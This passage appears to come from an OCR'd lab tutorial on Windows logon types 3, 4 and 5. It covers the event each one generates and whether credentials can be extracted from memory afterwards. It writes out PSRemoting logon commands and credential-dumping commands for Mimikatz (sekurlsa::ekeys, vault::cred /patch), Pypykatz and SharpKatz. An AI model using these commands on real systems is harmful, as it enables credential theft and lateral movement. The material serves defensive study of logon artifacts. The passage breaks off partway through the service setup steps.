
WMI Network Logon Event

Accessing the Machine using PSRemoting

As per Microsoft docs "Using the WS-Management protocol, Windows PowerShell remoting lets you run any Windows PowerShell command on one or more remote computers. You can establish persistent connections, start interactive sessions, and run scripts on remote computers."


We will use PSRemoting to gain access to the remote machine and execute a command.

```
$password = ConvertTo-SecureString "Esxxxxxxx" -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential
("dcorp\student66", $password)
Enter-PSSession -ComputerName 172.16.100.66 -Credential $Cred
```



Command Execution using PSRemoting

We can see in the above screenshot that we have successfully gained access to the remote machine using Student66 user. It will also generate the Logon Type 3 log. We can see the same in the below screenshot.



PSRemoting Network Logon Event

We couldn't extract the credentials for Logon Type 3 while trying with Mimikatz, Pypykatz, and Sharpkatz.

Logon Type 4 : Batch


Logon Type 4 event is generated when a schedule task is executed with a specific user. For example a user "lowpriv" schedules a backup and runs that backup as an "admin" user. For scheduling a task we will use the built-in Windows Task Scheduler.

Steps for creating a scheduled task in Windows.

1) Open Task Scheduler

2) Right click on the “Task Scheduler Library” and click on Create Task option.


3) Follow the menu and create a scheduled task to run "cmd.exe" for demo.



Create Schedule Task

Once we create the task right-click on it and click on properties. Select the “Run whether the user is logged on or not" option and provide the user credentials. In our case, we are using an Administrator user. (The same can be done while creating the scheduled task.

As soon as the task is created it will generate a Logon Type 4 event. We can see the same in the below screenshot.



Batch Logon Event


Now, let's see if we can extract the credentials from the memory.

We will use Mimikatz, Pypykatz and Sharpkatz.

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.


```
privilege::debug
sekurlsa::ekeys
```



Extract Credentials using Mimikatz

We can also extract cleartext credentials from Task Scheduler by reading the credentials from the Vault using Mimikatz. We need SYSTEM privileges to extract the cleartext credentials.

```
privilege::debug
token::elevate
vault::cred /patch
```




Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```




Extract Credentials using Pypykatz

Using Sharpkatz

We can use the below mentioned Sharpkatz commands for extracting the credentials.

```
SharpKatz.exe --Command ekeys
```



Extract Credentials using Sharpkatz

Logon Type 5 : Service

Logon Type 5 event is generated when a service is started with a specific user. We can configure a service to run as a specific user wherein windows will create a new logon session for the service. The new logon session is not created if it is executed with "Local System", "NT AUTHORITY|LocalService" or "NT AUTHORITY\NetworkService" users.

We can follow the below mentioned steps to configure a service to run as a specific user:

1) Open Services.msc.

2) Select a service that we want to modify.

3) Right click and click on properties.

4) Go to the "Log On" tab.


5) Select “This account” radio button and click on "Browse..." button and add an account by which the service will run.

6) Enter the password in "Password" & "Confirm Password" field.

7) Click on "Apply" and the "OK".

